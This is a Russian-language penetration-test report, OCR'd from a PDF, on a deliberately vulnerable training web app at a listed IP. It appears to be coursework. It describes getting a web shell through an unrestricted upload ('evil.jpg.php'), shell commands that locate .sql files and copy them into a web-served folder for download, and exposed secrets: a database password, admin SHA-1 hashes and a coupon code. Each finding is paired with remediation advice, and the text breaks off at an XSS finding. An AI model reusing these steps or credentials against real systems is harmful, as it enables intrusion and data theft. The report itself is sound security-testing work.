
Загрузка исполняемых файлов через функцию File Upload может быть опасна, если не реализована должным образом. Эта функция позволяет пользователям передавать файлы на веб-сервер, но без соответствующей проверки типа, содержимого или цели файла может привести к уязвимостям удалённого выполнения кода (RCE), Перезапись существующих файлов, отказа в обслуживании.


Шаги выполнения


1. Авторизуемся под любым пользователем или регистрируем нового.

2. Переходим по адресу http://92.51.39.106:8050/pictures/upload.php, заполняем форму, выбираем исполняемый файл для загрузки с получением шелла сервера, кликаем «Upload File».



Not secure 92.51.39.106:8050/pictures/upload.php
NetologyVulnApp.com
Home
Upload
Recent
Guestbook
Cart
Logout
Search
Upload a Picture!
Tag :
File Name :
Title :
Price :
File :
Choose File
No file chosen
Upload File
Home | Admin | Contact | Terms of Service



Not secure 92.51.39.106:8050/pictures/upload.php
NetologyVulnApp.com
Home
Upload
Recent
Guestbook
Cart
Logout
Search
Upload a Picture!
Tag :
mytag
File Name :
shell.php
Title :
shell.php
Price :
12345
File :
Choose File
evil.jpg.php
Upload File
Home | Admin | Contact | Terms of Service


Open File
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
sf_Downloads
Other Locations
kalilinux
Name
Size
Desktop
Documents
Downloads
exploit
Music
Pictures
Public
Templates
Videos
centos@10.10.0.6 1.0 MB
cybered-labs-2574.ovpn 4.5 kB
evil.jpg.php 20.3 kB
fuzz.txt 59.3 kB
hydra.restore 154.3 MB
kali.jpg 3.5 MB
linpeas.sh 954.4 kB
lucky0 1.0 MB
lucky0_RE.c 18.0 kB
ms17-010.exe 73.8 kB
raft-medium-directories.txt 250.4 kB
raft-medium-files.txt 224.4 kB
realyBest.txt 1.3 kB
request.txt 698 bytes
result.txt 129.8 kB
servicemal.dll 9.2 kB
xato-net-10-million-usernames.txt 85.2 MB
Open files read-only



3. Запускаем загруженный файл и получаем шелл сервера





Рекомендации к устранению

- Реализовать проверку типа файла. Нужно убедиться, что загружаемый файл имеет безопасный формат, например изображение или документ, а не исполняемый файл.
- Проверить размер файла. Необходимо установить проверки, чтобы загружаемые файлы не превышали определённого предела размера. Это поможет предотвратить атаки типа «отказ в обслуживании», ограничив объём занимаемого дискового пространства.
- Использовать очистку имени файла. Нужно удалить все специальные символы или управляющие последовательности, которые могут быть использованы для внедрения вредоносного кода.
- Использовать временное хранилище файлов. Загруженные файлы следует хранить во временном хранилище до тех пор, пока они не будут проверены и признаны безопасными для использования.
- Внедрить контроль доступа. Доступ к загруженным файлам нужно ограничить только авторизованным пользователям и убедиться, что весь доступ к файлам регистрируется и проверяется.
- Использовать антивирусное программное обеспечение. Оно поможет проверить загруженные файлы на наличие вредоносных программ, прежде чем разрешить их обработку.
- Использовать безопасное хранилище файлов. Загруженные файлы следует хранить в безопасном месте с соответствующими разрешениями для предотвращения несанкционированного доступа.
- Использовать HTTPS. Это позволит зашифровать все сообщения между клиентом и сервером, гарантируя, что все передаваемые данные защищены.

1.3.4 Небезопасные права на файлы

URL	http://92.51.39.106:8050
CVSS	8.1
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Низкая (L)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Не оказывает (U)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Высокое (H)
Влияние на доступность (A)	Не оказывает (N)

Описание

Небезопасные права на файлы — это настройки, которые позволяют несанкционированному пользователю получать доступ к файлам, изменять или удалять их.

Некоторые причины небезопасных прав на файлы: ошибки в настройках разрешений, некорректная конфигурация, блокировка файлов антивирусными программами.

Небезопасные права на файлы могут привести к следующим последствиям:

- Утечка информации. Конфиденциальные данные, которые хранятся в небезопасных файлах, могут быть скопированы и переданы третьим лицам.

- Нарушение работы системы. Небезопасные права могут вызвать сбои в работе программ, например, при попытке запустить исполняемый файл.


Шаги выполнения

1. Запускаем поиск файлов *.sql в командной оболочке сервера: find / -name *.sql 2>/dev/null

```
www-data@e06e1ce9cd9b:…/upload/mytag# find / -name *.sql 2>/dev/null
/usr/share/mysql/fill_help_tables.sql
/usr/share/mysql/mysql_system_tables_data.sql
/usr/share/mysql/mysql_system_tables.sql
/usr/share/mysql/mysql_test_data_timezone.sql
/current.sql
```

2. Копируем найденные базы данных в директорию, которая доступна через веб-приложение

```
www-data@e06e1ce9cd9b:…/upload/mytag# cp /usr/share/mysql/fill_help_tables.sql /usr/share/mysql/mysql_system_tables_data.sql
/usr/share/mysql/mysql_system_tables.sql /usr/share/mysql/mysql_test_data_timezone.sql /current.sql /app/upload/mytag/
```




Index of /upload/mytag

Name	Last modified	Size	Description
Parent Directory		-	
current.sql	2025-06-22 12:12	14K	
fill_help_tables.sql	2025-06-22 12:12	658K	
mysql_system_tables.sql	2025-06-22 12:12	28K	
mysql_system_tables_data.sql	2025-06-22 12:12	3.0K	
mysql_test_data_timezone.sql	2025-06-22 12:12	10K	
shell.php	2025-06-22 12:09	20K	

Apache/2.4.7 (Ubuntu) Server at 92.51.39.106 Port 8050

3. Скачиваем базы данных из директории веб-приложения на атакующую машину



Рекомендации к устранению

- Проверка прав. Для этого используется команда ls -l, которая показывает подробную информацию о файлах и директориях, включая права доступа, владельца и группу.

- Изменение прав. Для этого применяется команда chmod, которая позволяет добавлять, удалять или устанавливать права. Например, чтобы добавить право на выполнение для файла, используется команда chmod +x <имя_файла>.

- Изменение владельца файла. Для этого используется команда chown.

- Использование sudo. Если для выполнения операции требуются права администратора, команда sudo позволяет запустить команду от имени root.

1.3.5 Хранение секретов, конфиденциальной информации и паролей пользователей и администраторов с небезопасным хешированием. Небезопасные конфигурации баз данных MySQL, слишком широкие права пользователей. Нераспределенная база данных MySQL, отсутствие внешних ключей.

URL	http://92.51.39.106:8050
CVSS	6.2
Вектор атаки (AV)	Локальный (L)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Не оказывает (U)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Не оказывает (N)
Влияние на доступность (A)	Не оказывает (N)

База данных current.sql

Уязвимости в конфигурации

1. Права доступа к базе данных:
    - Пользователь wackopicko имеет слишком широкие права (SELECT, INSERT, UPDATE, DELETE, CREATE, DROP и другие)
    - Права предоставлены с хоста ‘%’ (любой хост), что крайне небезопасно
    - Пароль пользователя (webvuln!@#) содержит легко угадываемые паттерны
2. Версия MySQL:
    - Используется устаревшая версия 5.0.67, которая содержит множество известных уязвимостей

- Требуется срочное обновление до актуальной версии

Проблемы в структуре данных

1. Хранение паролей:
    - В таблице admin пароли хранятся в виде хэшей SHA-1 длиной 40 символов
    - В таблице users также используются 40-символьные хэши
    - SHA-1 является устаревшим и небезопасным алгоритмом хэширования

2. Структурные недостатки:
    - Отсутствуют внешние ключи (FOREIGN KEY)
    - Используемая система MyISAM менее безопасна, чем InnoDB
    - Отсутствует шифрование чувствительных данных

Обнаруженные секреты

1. Открытые пароли:
    - Пароль администратора базы данных: webvuln!@#
    - Хэши паролей администраторов в таблице admin:
        - admin: d033e22ae348aeb5660fc2140aec35850c4da997
        - adamd: c533607326f2b815a7c23701be52989dac8bdbb1
        - adam: 0ace61762d02afdf98f793d98c37edf696b675b2
        - bob: 42a9037223cdbfe0c49ef0032f0a1f3392af3fe3
    - Хэши паролей пользователей в таблице users с открытой «солью»
2. Купоны со скидками:
    - Обнаружены купоны с огромной скидкой 90%:
        - Код: SUPERYOU21

Рекомендации по устранению

1. Безопасность паролей:
    - Заменить SHA-1 на современные алгоритмы
    - Увеличить сложность паролей
    - Внедрить политику смены паролей
2. Настройка прав доступа:
    - Ограничить права пользователя базы данных минимально необходимыми
    - Запретить доступ с любых хостов кроме доверенных

- Использовать более сложные пароли

3. Обновление системы:

- Обновить MySQL до актуальной версии
- Переключиться на использование InnoDB
- Настроить параметризованные запросы

4. Шифрование данных:

- Внедрить шифрование для чувствительных данных
- Использовать TLS для подключения к базе данных

5. Аудит и мониторинг:

- Настроить логирование подозрительной активности
- Регулярно проводить аудит безопасности
- Использовать инструменты для сканирования уязвимостей

База данных fill_help_tables.sql

1. Техническая информация:

- Обнаруженые таблицы: help_category, help_topic, help_keyword, help_relation
- Таблицы содержат техническую документацию MySQL

2. Проблемы безопасности:

- Отсутствие шифрования данных
- Нет признаков использования параметризованных запросов
- Отсутствуют механизмы защиты от SQL-инъекций
- Отсутствие детального контроля доступа
- Нет разграничения прав на уровне функций
- Возможность выполнения потенциально опасных операций
- Устаревшая версия СУБД
- Отсутствие информации о настройках безопасности
- Нет данных о конфигурации брандмауэра

3. Рекомендации по усилению безопасности

- Обновление системы:
  - Обновить MySQL до актуальной версии

        - Установить все доступные патчи безопасности
    - Настройка доступа:
        - Внедрить принцип наименьших привилегий
        - Ограничить права доступа для всех пользователей
        - Использовать параметризованные запросы
    - Шифрование данных:
        - Включить шифрование чувствительных данных
        - Настроить TLS для подключения
        - Использовать безопасные алгоритмы хеширования
    - Мониторинг и аудит:
        - Настроить логирование всех операций
        - Регулярно проводить аудит безопасности
        - Использовать инструменты сканирования уязвимостей
    - Резервное копирование:
        - Настроить регулярное резервное копирование
        - Хранить копии в безопасном месте
        - Проверять целостность резервных копий

База данных mysql_system_tables_data.sql

Выявленные критические уязвимости

1. Права суперпользователя root
    - Неограниченный доступ с localhost
    - Полный доступ с IP 127.0.0.1
    - Полный доступ с IPv6 адреса ::1
    - Все привилегии установлены в значение ‘Y’ (разрешено)
2. Системные настройки безопасности
    - Отсутствие паролей для root-пользователя
    - Разрешены все возможные операции (CREATE, DROP, INSERT, UPDATE, DELETE и др.)
    - Нет ограничений по хостам, кроме явно указанных
3. Системные таблицы

- Таблица db содержит открытые права доступа к базе данных ‘test’ и ‘test_%’
- Таблица proxies_priv настроена без должной аутентификации

Рекомендации по устранению уязвимостей

1. Настройка безопасности root-доступа:
    - Установить надежный пароль для root
    - Ограничить доступ только с необходимых хостов
    - Удалить избыточные записи для root
2. Конфигурация прав доступа:
    - Создать отдельных пользователей с ограниченными правами
    - Применить принцип наименьших привилегий
    - Удалить или ограничить доступ к тестовым базам данных
3. Системные настройки:
    - Включить SSL/TLS для соединений
    - Настроить политику паролей
    - Включить аудит действий пользователей
4. Мониторинг безопасности:
    - Настроить логирование подозрительной активности
    - Регулярно проводить аудит прав доступа
    - Отслеживать попытки несанкционированного доступа
5. Обновление системы:
    - Проверить актуальность версии MySQL
    - Установить последние патчи безопасности

База данных mysql_system_tables.sql

Выявленные уязвимости

1. Использование устаревшего движка хранения данных
    - Все системные таблицы используют MyISAM вместо более безопасного InnoDB
    - MyISAM не поддерживает транзакции и имеет слабую защиту данных
2. Слабая защита паролей
    - Поле Password в таблице user имеет длину 41 символ (устаревшее хеширование)

- Отсутствует информация о современном шифровании паролей
- Используется устаревший формат хранения паролей в таблице user

3. Широкие привилегии по умолчанию
   - Таблицы содержат множество привилегий (SELECT, INSERT, UPDATE, DELETE и др.)
   - Отсутствуют ограничения по умолчанию для новых пользователей
4. Отсутствие аудита
   - Нет явных механизмов журналирования действий
   - Отсутствуют триггеры безопасности

Анализ системных таблиц

1. Таблица user
   - Содержит критичные привилегии суперпользователя
   - Поле authentication_string может хранить незащищенные данные
   - Отсутствуют ограничения на максимальное количество подключений
2. Таблица db
   - Позволяет настраивать привилегии на уровне баз данных
   - Отсутствует гранулярная настройка прав доступа
3. Таблица proxies_priv
   - Может использоваться для проксирования прав
   - Нет явных ограничений на проксирование

Обнаруженные риски

1. Права суперпользователя
   - Возможность выполнения административных операций
   - Управление пользователями и базами данных
   - Изменение системных настроек
2. Системные привилегии
   - Grant_priv позволяет делегировать права
   - File_priv дает доступ к файловой системе
   - Process_priv позволяет мониторить процессы

Рекомендации по устранению

1. Обновление инфраструктуры

- Переход на движок InnoDB
- Обновление алгоритмов хеширования паролей
- Внедрение современной политики безопасности

2. Настройка прав доступа

- Ограничение привилегий для всех пользователей
- Внедрение принципа наименьших привилегий
- Регулярный аудит прав доступа

3. Усиление защиты

- Включение SSL/TLS для соединений
- Настройка аудита действий пользователей
- Внедрение системы мониторинга безопасности

4. Регулярное обслуживание

- Проверка актуальности паролей
- Регулярное резервное копирование

5. Конфигурация безопасности

- Настройка политик блокировки аккаунтов
- Ограничение количества подключений
- Включение механизмов защиты от атак

2. Порт 7788

2.1 Выявленные уязвимости

- Cross Site Scripting
- Path Traversal
- Remote OS Command Injection
- SQL Injection Stacked queries

2.2 Техническое тестирование

2.2.1 Cross Site Scripting


URL	http://92.51.39.106:7788/search
CVSS	8.6
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Оказывает (C)
Влияние на конфиденциальность (C)	Не оказывает (N)
Влияние на целостность (I)	Не оказывает (N)
Влияние на доступность (A)	Высокое (H)

Описание

